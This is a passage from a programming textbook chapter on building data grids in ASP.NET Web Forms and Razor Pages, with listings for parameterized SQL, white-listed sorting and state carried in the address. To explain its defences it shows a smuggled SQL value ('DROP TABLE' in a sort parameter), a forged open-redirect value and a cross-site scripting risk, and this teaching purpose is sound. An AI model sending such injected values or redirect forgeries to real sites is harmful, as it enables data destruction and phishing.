The columns are now **TemplateFields**, which hold markup instead of a single data column, with different markup per mode: `ItemTemplate` for a row being shown, `EditItemTemplate` for the row being edited. Inside a template, `<%# … %>` is a **data-binding expression**, evaluated when the row is bound; `DataBinder.Eval(Container.DataItem, "Description")` reads the row's *Description*. So Description is a `Label` normally and a `TextBox` in edit mode, while ID has no edit template and cannot be edited, which is right for a key.

13.6.2 The handlers

Listing 13.10 is the code behind. It is long only because each database call is written out in full; the pattern of each handler is two or three lines.

Listing 13.10 `04EditDeleteSelect.aspx.cs`: every change is a parameterized command, every handler ends by rebinding the grid, and `RowDataBound` gives each Delete link a confirmation dialog. Not run in this book's build.

        this.BindGrid();
    }
    protected void OnRowDataBound(object sender, GridViewRowEventArgs e) {
        if (e.Row.RowType == DataControlRowType.DataRow && e.Row.RowIndex !=
GridView1.EditIndex) {
            (e.Row.Cells[3].Controls[2] as LinkButton).Attributes["onClick"] =
```

Listing 13.10 (Continued) *04EditDeleteSelect.aspx.cs: every change is a parameterized command, every handler ends by rebinding the grid, and RowDataBound gives each Delete link a confirmation dialog. Not run in this book's build.*

```
                "return confirm('Do you want to delete this row?');";
        }
    }
    protected void OnRowDeleting(object sender, GridViewDeleteEventArgs e) {
        string id = (string) GridView1.DataKeys[e.RowIndex].Values[0];
        using (MySqlConnection con = new MySqlConnection(cs)) {
            using (MySqlCommand cmd = new MySqlCommand("DELETE FROM Service WHERE ID =
@ID")) {
                using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                    cmd.Parameters.AddWithValue("@ID", id);
                    cmd.Connection = con;
                    con.Open();
                    cmd.ExecuteNonQuery();
                    con.Close();
                }
            }
        }
        this.BindGrid();
    }
    protected void SelectRow(object sender, EventArgs e) {
        GridView1.SelectedRowStyle.BackColor =
            System.Drawing.Color.Yellow;
        Label1.Text = "ID: " +
            (string) GridView1.DataKeys[GridView1.SelectedRow.RowIndex].Values[0] + " has
been selected";
    }
}
```

`BindGrid` reads the table into a `DataTable` and binds the grid; every handler calls it at the end, because a Web Forms grid shows whatever it was last bound to. The `using` blocks close the connection, command and adapter even after an exception, the modern form of the `finally` of **Listing 13.2**.

Editing is a matter of one number, the grid's `EditIndex`: the row being edited, or −1 for none. `OnRowEditing` sets it and rebinds, and the grid draws that row with its edit templates and Update and Cancel links, as in **Figure 13.8**.

Edit, Delete & Select

ID: C has been selected

ID:	Description:	Price:	
			Add

Figure 13.8 Row DL1 in edit mode: Update and Cancel have replaced Edit and Delete, and row C is still selected from an earlier click. The ID has no edit template in **Listing 13.9**, so it stays plain text.

`OnRowCancelingEdit` sets `EditIndex` back to −1. `OnRowUpdating` finds the text boxes in the edited row with `FindControl`, takes the key from `DataKeys`, and runs an `UPDATE … WHERE ID = @ID` in which every value is a parameter. **Figure 13.9** shows the Service table in phpMyAdmin after an update that added "(special)" to the description of DL1.

Figure 13.9 The Service table after the update: row DL1 (marker 1) now reads *Doll, Large 1 pcs (special)*. The grid wrote to the database, not only to the page.

Deleting has two halves. `OnRowDataBound` runs for every row as it is built and gives each Delete link (the third control in the command field's cell) an `onClick` of `return confirm('Do you want to delete this row?');`. The browser shows the dialog of **Figure 13.10**; *Cancel* makes `confirm` return false and no postback happens.



Figure 13.10 The browser's confirmation dialog, attached to the Delete link by `OnRowDataBound`. It is drawn by the browser, not by the page, which is why it looks different in every browser.

OK lets the postback go ahead, and `OnRowDeleting` deletes by the row's key with a parameter. **Figure 13.11** shows the table afterwards: DL1 is gone.



Figure 13.11 The Service table after DL1 was deleted: sixteen rows remain, and marker 1 shows where DL1 was.


Note what protects the data here. The dialog is a convenience for honest people, not a security control: anyone can send the postback without it, and a browser without scripts never shows it. What protects data is on the server: the parameterized `DELETE`, and whatever rules the server checks first. This page checks none; the Laundry grid of Section 13.15 does.

13.6.3 Adding, and a message that should not be written that way

The form under the grid adds a service. `Add` inserts only when the ID box is not empty, again with parameters, and rebinds; **Figure 13.12** shows DL1 being added back.



ID	Description	Price

Figure 13.12 Adding DL1 back with the form under the grid. After *Add*, `BindGrid` redraws the grid with the new row in it.

When the ID box is empty, `Add` writes `<script>alert('No records has been added.')</script>` with `Response.Write`, and the browser shows **Figure 13.13**.



Figure 13.13 The alert shown when *Add* is pressed with an empty ID. The text is the grid's `EmptyDataText`, reused as a message.

It works, and it teaches two habits to lose. `Response.Write` in an event handler writes *before* the page's `<!DOCTYPE>`, so the response is no longer valid HTML. And the text is joined into a script: harmless while it is a constant, a cross-site scripting hole the day it includes something a visitor

typed. A message belongs in the page, in an element, HTML-encoded, as the Laundry grid's messages are (Section 13.14).

13.7 Data Source Controls, Paging and Sorting

13.7.1 Declaring the data instead of coding it

Every page so far fetched its data in C#. Web Forms offers a second way: a **data source control**, a non-visual control placed on the page that knows how to select, update, insert and delete, and to which the grid is connected with `DataSourceID`. **Table 13.5** lists the family.

Table 13.5 The Web Forms data source controls. The third column is the one to read before choosing: only some of them page on the database server.

Control	Talks to	Paging done by
`SqlDataSource`	any ADO.NET provider, with SQL written in the markup	the GridView, in memory, after **all** rows are fetched
`ObjectDataSource`	methods of a class you write (a data layer)	your method, if `EnablePaging` is on and you accept `startRowIndex` and `maximumRows`
`EntityDataSource`, `LinqDataSource`	Entity Framework, LINQ	the query (`Skip`/`Take`)
`XmlDataSource`	an XML file (Chapter 6)	the GridView, in memory
model binding (`SelectMethod`, ASP.NET 4.5)	a method returning `IQueryable`	the query (`Skip`/`Take`)

The attraction is that the common jobs need no code at all. Put `AllowPaging="true"` and `AllowSorting="true"` on a grid connected to a data source control, and the grid draws a pager, makes its headings links, and handles the `PageIndexChanging` and `Sorting` events itself.

13.7.2 The Laundry bills, as Web Forms would have done them

Listing 13.11 is the Profitina Laundry bills grid written that way, against the MySQL version of the Laundry database: two drop-down lists for outlet and status that post back when changed, a grid with paging, sorting, an edit template for the status and a command field, and two `SqlDataSource` controls, one for the outlets and one for the bills.

Listing 13.11 `LaundryBills/Bills.aspx`: the bills grid with `SqlDataSource`, paging, sorting, filtering by two drop-down lists and editing the status in place. Not run in this book's build.

                               departed = IF(@status = 'departed', NOW(), departed)
                        WHERE id = @id">
        <SelectParameters>
            <asp:ControlParameter Name="outlet" ControlID="ddlOutlet"
PropertyName="SelectedValue"
                ConvertEmptyStringToNull="false" />
            <asp:ControlParameter Name="status" ControlID="ddlStatus"
PropertyName="SelectedValue"
                ConvertEmptyStringToNull="false" />
        </SelectParameters>
        <UpdateParameters>
            <asp:Parameter Name="status" Type="String" />
            <asp:Parameter Name="id" Type="String" />
        </UpdateParameters>
    </asp:SqlDataSource>
</form>
</body>
</html>
```

Read the `SqlDataSource` named `dsBills` from the top. Its connection string comes from `Web.config` (**Listing 13.12**) through `<%$ ConnectionStrings:… %>` expressions, so the page contains no password. Its `WHERE` clause handles optional filters with a neat trick: `(@outlet = '' OR b.Outlet_id = @outlet)` is true for every row when the list says *All outlets* (value `''`). `ConvertEmptyStringToNull="false"` keeps an empty choice as `''` rather than NULL, because `NULL = ''` is not true in SQL and the trick would silently return nothing.

The grid's `SortExpression`s are the aliases of the SELECT's columns. When a heading is clicked, the grid asks the data source to sort by that expression, and `SqlDataSource` in its default `DataSet` mode sorts the rows in memory with a DataView. The visitor never supplies a column name: the only sort expressions that exist are the ones declared in the markup. This is a **white list** by construction, and Section 13.11 builds the same thing by hand.

The `UpdateCommand` sets the status and the matching timestamp in one statement, so that the database's CHECK constraint (Section 13.3.3) is satisfied. `DataKeyNames="id"` makes the grid pass the key as `@id`, and the `Bind("status")` in the edit template makes it pass the new status as `@status`. **Listing 13.12** is the configuration the page reads.

Listing 13.12 `LaundryBills/Web.config`: the connection string lives in configuration, not in the page, and names an account with only the rights the page needs. Not run in this book's build.

```
<?xml version="1.0"?>
<configuration>
  <connectionStrings>
    <!-- XAMPP's MySQL/MariaDB with the Laundry database loaded from schema.mysql.sql and
seed.mysql.sql.
         Use an account with only SELECT, INSERT, UPDATE, DELETE on profitina_laundry,
never root. -->
    <add name="Laundry"
         connectionString="server=localhost;database=profitina_laundry;user
id=laundry;password=CHANGE-ME"
         providerName="MySql.Data.MySqlClient" />
  </connectionStrings>
  <system.web>
    <compilation debug="false" targetFramework="4.8" />
    <httpRuntime targetFramework="4.8" />
  </system.web>
</configuration>
```

13.7.3 What the declarations cannot say

The declarative page handles showing, paging, sorting and filtering with no code. The business rules still need code, and **Listing 13.13** is it.

Listing 13.13 `LaundryBills/Bills.aspx.cs`: hide links that do not apply, refuse a status change that skips a step, and delete a bill only while it is queued and unpaid, in a transaction. Written for C# 5, which a .NET Framework 4.8 web site compiles by default. Not run in this book's build; its syntax was checked with Roslyn.

```
using System;
using System.Configuration;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;

public partial class Bills : System.Web.UI.Page
{
    // queued -> finished -> departed, one step at a time; null when there is no next step
    static string NextStatus(string s)
    {
        if (s == "queued") return "finished";
        if (s == "finished") return "departed";
        return null;
    }

    protected void gvBills_RowDataBound(object sender, GridViewRowEventArgs e)
    {
        if (e.Row.RowType != DataControlRowType.DataRow || e.Row.RowIndex ==
gvBills.EditIndex)
            return;
        string status = (string)DataBinder.Eval(e.Row.DataItem, "status");
        foreach (Control control in e.Row.Cells[8].Controls)       // the CommandField
column
        {
            LinkButton link = control as LinkButton;
            if (link == null) continue;
            if (link.CommandName == "Edit")
                link.Visible = NextStatus(status) != null;          // a departed bill is
finished with
            if (link.CommandName == "Delete")
            {
                link.Visible = status == "queued";                  // only a queued bill
may go
                link.OnClientClick = "return confirm('Delete this bill? This cannot be
undone.');";
            }
        }
    }

    protected void gvBills_RowUpdating(object sender, GridViewUpdateEventArgs e)
    {
        string from = (string)e.OldValues["status"];
        string to = (string)e.NewValues["status"];
        if (NextStatus(from) != to)
        {
            e.Cancel = true;                                        // the SqlDataSource
never runs
            lblMessage.Text = "A bill moves one step at a time, from " + from + " to " +
NextStatus(from) + ".";
        }
    }
```

Listing 13.13 (Continued) *LaundryBills/Bills.aspx.cs: hide links that do not apply, refuse a status change that skips a step, and delete a bill only while it is queued and unpaid, in a transaction. Written for C# 5, which a .NET Framework 4.8 web site compiles by default. Not run in this book's build; its syntax was checked with Roslyn.*

```
    protected void gvBills_RowDeleting(object sender, GridViewDeleteEventArgs e)
    {
        e.Cancel = true;                                          // we delete it
ourselves, in a transaction
        string id = (string)gvBills.DataKeys[e.RowIndex].Value;
        string cs = ConfigurationManager.ConnectionStrings["Laundry"].ConnectionString;
        using (MySqlConnection con = new MySqlConnection(cs))
        {
            con.Open();
            using (MySqlTransaction tx = con.BeginTransaction())
            {
                MySqlCommand check = new MySqlCommand("SELECT status, (SELECT COUNT(*) FROM
Payment " +
                    "WHERE Bill_id = @id) FROM Bill WHERE id = @id FOR UPDATE", con, tx);
                check.Parameters.AddWithValue("@id", id);
                string status = null;
                long payments = 0;
                using (MySqlDataReader r = check.ExecuteReader())
                {
                    if (r.Read()) { status = r.GetString(0); payments = r.GetInt64(1); }
                }
                if (status != "queued" || payments > 0)
                {
                    lblMessage.Text = "Bill " + Server.HtmlEncode(id) + " was not
deleted.";
                    return;                                       // disposing tx rolls
it back
                }
                foreach (string sql in new[] { "DELETE FROM StatusLog WHERE Bill_id = @id",
                                               "DELETE FROM Bill WHERE id = @id" })
                {
                    MySqlCommand cmd = new MySqlCommand(sql, con, tx);
                    cmd.Parameters.AddWithValue("@id", id);
                    cmd.ExecuteNonQuery();
                }
                tx.Commit();
                lblMessage.Text = "Bill " + Server.HtmlEncode(id) + " was deleted.";
            }
        }
        gvBills.DataBind();
    }
}
```

`gvBills_RowDataBound` hides the links that do not apply and attaches the confirmation dialog; since hiding a link is only a courtesy, the other handlers check again. `gvBills_RowUpdating` cancels any change that is not exactly the next step, using `e.OldValues` and `e.NewValues`. `gvBills_RowDeleting` cancels the grid's own delete and does it itself, in one transaction: lock the bill with `SELECT … FOR UPDATE`, check that it is queued and unpaid, delete its status-log rows and the bill, commit. Returning early disposes the transaction without committing it, which rolls it back.

Three limits of this page are worth knowing, because they are exactly the reasons the rest of the chapter does things differently.

Paging fetches everything. `SqlDataSource` does not page on the database: to show 25 rows it fetches all 2,953 and the grid discards 2,928. Section 13.13 measures the cost. Server-side paging in Web Forms needs `ObjectDataSource` with `EnablePaging`, or ASP.NET 4.5's model binding with `IQueryable`.

The status log is not written. The declarative `UpdateCommand` is one statement; writing the StatusLog row in the same transaction needs code, and then the declaration has saved little.

The state is invisible. Page 7 of *Keputih, queued, by customer* lives in view state, not in the address, so it cannot be bookmarked, shared or opened in a second tab.

13.8 From Web Forms to Razor Pages

13.8.1 The same jobs, different habits

ASP.NET Core has no GridView. It is not an omission: Razor Pages (Chapter 9) has no server controls, no view state and no postbacks, so a control that lives on all three has nothing to stand on [3]. What Razor Pages has instead is a page (`Bills.cshtml`) with a **page model** class behind it (`BillsModel`), handler methods named after HTTP methods (`OnGet`, `OnPost`), and a template language that writes HTML with `@` expressions, encoding every value on the way. A data grid is built from those pieces and from the plain web ideas of the earlier chapters. **Table 13.6** translates the vocabulary.

Table 13.6 From GridView to a Razor Pages grid. The right-hand column is why the translation works: every Web Forms feature was an HTTP idea in disguise.

Web Forms GridView	Razor Pages (this chapter)	The web idea underneath
`DataSource` + `DataBind()`	the page model fills a property; the template loops over it with `@foreach`	a server draws HTML from rows
view state (`__VIEWSTATE`)	the query string: `?outlet=O02&sort=customer&page=2`	the address *is* the state of a read
a postback for paging and sorting	a link (`GET`)	reading is safe and repeatable
a postback for Update and Delete	a form (`POST`), then a **303** redirect back to the grid	Post/Redirect/Get (Chapter 7)
`SortExpression`	a sort key from a white list, mapped to SQL on the server	never let a request write SQL
`SqlDataSource` paging (in memory)	`LIMIT ? OFFSET ?` in the query	let the database skip rows
`EditIndex`	`?edit=B2934`	one more piece of state in the address
`OnClientClick="return confirm(…)"`	a confirmation row (`?delete=B2931`), or `confirm()` when scripts run	ask before an irreversible act
`RowUpdating` with `e.Cancel`	the handler checks the rule and redirects with a message	rules live on the server
(nothing)	`GET /bills.csv`	a report is just another representation
partial-page update (`UpdatePanel`)	`fetch()` of `?partial=1` (Section 13.21)	progressive enhancement

Read the right-hand column of **Table 13.6** from top to bottom and you have the design of the modern grid. The most consequential rows are the second and the fourth: state in the address makes the grid bookmarkable, shareable and friendly to Back, and answering every POST with a redirect means Reload never repeats a change.

13.8.2 One request, followed through

Figure 13.14 follows the two kinds of request the grid receives. A **read** (the lower row of the figure) arrives as a GET with the grid's state in its query string; the state is parsed and cleaned; SQL is built from the clean state, with every visitor-supplied value bound; the rows come back and are drawn with links that carry the state. A **change** (the upper row) arrives as a POST with the bill's id, its old and new status, and the grid's state in hidden fields; one transaction makes the change and writes the audit row; the answer is not a page but a 303 redirect to a grid address that names the result, and the browser follows it with an ordinary read.



Figure 13.14 The two kinds of request of the bills grid. Reads are GETs whose whole state is in the address; changes are POSTs that end in a 303 redirect back to a read. The optional script (left) makes the same GETs with `fetch()`.

13.8.3 The address scheme

Every one of the four grids in this chapter, Razor Pages, PHP, Java and Flask, answers exactly the same addresses, which is what lets one test program and one browser script serve all four. **Table 13.7** is the contract.

Table 13.7 The grid's address scheme. Every value is checked against a list or a pattern; a value that fails is not an error, it is simply not used.

Parameter	Allowed values	Default (left out of the address)	Anything else
`outlet`	an id from the Outlet table: `O01`, `O02`, `O03`	all outlets	ignored
`status`	`queued`, `finished`, `departed`	any status	ignored
`from`, `to`	a real date `YYYY-MM-DD`; `to` is inclusive	no limit	ignored
`sort`	`id`, `arrived`, `customer`, `service`, `outlet`, `unit`, `payment`, `status`	`arrived`	ignored
`dir`	`asc`, `desc`	`desc`	ignored
`page`	a whole number from 1	1	below 1 becomes 1; above the last page becomes the last
`size`	10, 25, 50, 100	25	ignored
`edit`, `delete`	a bill id	none	the row simply is not in that mode
`msg`, `bill`	a message code and a bill id `B` + 4 digits	none	no message is shown
`partial`	`1`	the whole page	the whole page

The last column is a deliberate choice. The grid never answers a bad parameter with an error page; it drops the parameter and shows the grid as if it had not been given. A person who mistypes `?status=qeued` sees all statuses, which is harmless, and an attacker who sends `?sort=b.id;DROP TABLE Bill` sees the default sort, which is the whole point. Nothing a visitor types can make the grid do anything other than one of the things in the second column.

13.9 The Grid's State Lives in the Address

13.9.1 One object for the whole state

Because every link and form must carry every part of the state, the four grids each keep the state in one small object and give it the methods that the links need. **Listing 13.14** is the Razor Pages version, a C# **record**.

Listing 13.14 `Data/GridState.cs`: the grid's state as an immutable record, with parsing that keeps only allowed values and the three address builders every link uses.

```
using System.Globalization;
using System.Text.RegularExpressions;

namespace LaundryGrid.Data;

/// <summary>The grid's whole state, read from the query string and kept only if
allowed.</summary>
public sealed record GridState(string Outlet, string Status, string From, string To,
                               string Sort, string Dir, int Page, int Size)
{
    /// <summary>The sort keys a visitor may choose. The SQL for each lives in the
store.</summary>
    public static readonly string[] SortKeys =
        ["id", "arrived", "customer", "service", "outlet", "unit", "payment", "status"];
    public static readonly int[] Sizes = [10, 25, 50, 100];
    public static readonly string[] Statuses = ["queued", "finished", "departed"];

    public static GridState Parse(Func<string, string> get, IReadOnlySet<string> outletIds)
    {
        string outlet = get("outlet"), status = get("status"), sort = get("sort"), dir =
get("dir");
        int size = int.TryParse(get("size"), out int n) ? n : 25;
        int page = int.TryParse(get("page"), out int p) ? p : 1;
        return new GridState(
            outletIds.Contains(outlet) ? outlet : "",
            Statuses.Contains(status) ? status : "",
            CleanDate(get("from")),
            CleanDate(get("to")),
            SortKeys.Contains(sort) ? sort : "arrived",
            dir is "asc" or "desc" ? dir : "desc",
            Math.Max(1, page),
            Sizes.Contains(size) ? size : 25);
    }

    public static string CleanDate(string text) =>
        Regex.IsMatch(text, @"^\d{4}-\d{2}-\d{2}$")
        && DateOnly.TryParseExact(text, "yyyy-MM-dd", CultureInfo.InvariantCulture,
DateTimeStyles.None, out _)
            ? text : "";
```

Listing 13.14 (Continued) *Data/GridState.cs: the grid's state as an immutable record, with parsing that keeps only allowed values and the three address builders every link uses.*

```
    /// <summary>The state as query-string pairs, leaving out every default
value.</summary>
    public List<KeyValuePair<string, string>> Params()
    {
        var pairs = new List<KeyValuePair<string, string>>();
        void Add(string k, string v) { if (v.Length > 0) pairs.Add(new(k, v)); }
        Add("outlet", Outlet);
        Add("status", Status);
        Add("from", From);
        Add("to", To);
        Add("sort", Sort == "arrived" ? "" : Sort);
        Add("dir", Dir == "desc" ? "" : Dir);
        Add("page", Page == 1 ? "" : Page.ToString(CultureInfo.InvariantCulture));
        Add("size", Size == 25 ? "" : Size.ToString(CultureInfo.InvariantCulture));
        return pairs;
    }

    /// <summary>An address for this state plus extra pairs such as edit=B0012.</summary>
    public string Href(string path = "/bills", params (string Key, string Value)[] extra)
    {
        var pairs = Params();
        pairs.AddRange(extra.Select(e => new KeyValuePair<string, string>(e.Key,
e.Value)));
        return pairs.Count == 0 ? path : path + "?" + string.Join("&",
            pairs.Select(kv => Uri.EscapeDataString(kv.Key) + "=" +
Uri.EscapeDataString(kv.Value)));
    }

    /// <summary>Clicking the current column flips the direction; another column starts
ascending.</summary>
    public string SortHref(string key) => key == Sort
        ? (this with { Dir = Dir == "desc" ? "asc" : "desc", Page = 1 }).Href()
        : (this with { Sort = key, Dir = "asc", Page = 1 }).Href();
}
```

Read it in four parts.

The record. `GridState(…)` declares eight immutable properties in one line. To "change" a state you copy it with one property different, `s with { Page = 3 }`, which is what a grid needs: a page shows many links from one state, each differing in one value.

Parsing. `Parse` takes a function that reads one request value by name and the set of real outlet ids, and builds a state in which every property has passed a test: the outlet must be one of the ids read from the Outlet table, the status one of three words, each date a real calendar date, the sort key one of eight, the direction `asc` or `desc`, the page at least 1, the size one of four. `int.TryParse` returns false for `"abc"`, for `""` and for `"99999999999"`, and each then falls back to its default. The function argument lets the same method read the query string of a GET (`Request.Query`) and the form of a POST (`Request.Form`).

Canonical addresses. `Params()` lists the state as name–value pairs *leaving out every default*, so the first page is simply `/bills` and page 2 is `/bills?page=2`. One state has one address, which is kinder to people and lets a history, a cache or a person comparing links see equal states as equal strings.

Builders. `Href` builds an address from the state plus extra pairs, for example `s.Href("/bills", ("edit", "B2934"))`; `Uri.EscapeDataString` percent-encodes every name and value, so that a value containing `&` or `=` cannot break the address apart. `SortHref` implements the rule every spreadsheet user expects: clicking the column the grid is already sorted by flips the direction;

clicking another column sorts by it, ascending; either way the grid goes back to page 1, because "page 7" of a new order is meaningless.

The PHP, Java and Python grids have the same object with the same methods (`GridState` in all three), each written in its own language's idiom: a PHP class with public properties, a Java record, a Python frozen dataclass.

13.9.2 Forms carry the state too

A link carries the state in its address; a form that POSTs a change must carry it too, or after the change the cashier looking at *Keputih, queued, by customer* would land on page 1 of all 2,953 bills. Every POST form therefore contains one hidden field per non-default value, produced from `Params()`:

```
<input type="hidden" name="outlet" value="O02"><input type="hidden" name="status"
value="queued">
```

After the change, the server rebuilds the grid's address with **the same `Parse` it uses for GETs**, applied to the form. That is a security property. A lazy design would post a return address, `back=/bills?outlet=O02…`, and redirect to it; then a forged form with `back=https://evil.example/` would send the cashier there, an **open redirect**, a favorite tool of phishing. Rebuilt from parsed values, the only possible destinations are grid addresses.

13.10 Filtering Safely

13.10.1 A WHERE clause with holes for values

The filter controls produce up to four conditions, and any of them may be absent. **Listing 13.15** is how the Flask grid turns the state into a WHERE clause; the other three grids do the same, line for line.

Listing 13.15 `where()` in `python/grid.py`: one condition per filter that is set, each with a `?` for its value, and the values in a list in the same order.

```python
def where(state):
    """The WHERE clause and its bound values. Only b.* columns are filtered."""
    sql, values = ["1 = 1"], []
    if state.outlet:
        sql.append("b.Outlet_id = ?")
        values.append(state.outlet)
    if state.status:
        sql.append("b.status = ?")
        values.append(state.status)
    if state.date_from:
        sql.append("b.arrived >= ?")
        values.append(state.date_from)
    if state.date_to:                       # 'to' is inclusive: before the next midnight
        sql.append("b.arrived < ?")
        values.append((date.fromisoformat(state.date_to) + timedelta(days=1)).isoformat())
    return " AND ".join(sql), values
```

The function returns two things: SQL text and a list of values. The SQL text contains only fixed strings written by the programmer, `b.Outlet_id = ?`, `b.status = ?` and so on, joined with `AND`. The values go into the list and reach the database separately, as **bound parameters**: the database receives the statement with its question marks, compiles it, and only then receives the values, as data. A value can never become part of the statement, whatever characters it contains [2]. Starting from `1 = 1` is a small convenience: with no filter at all the clause is `WHERE 1 = 1`, which is true for

every row, and every real condition can be appended with `AND` without asking whether it is the first.

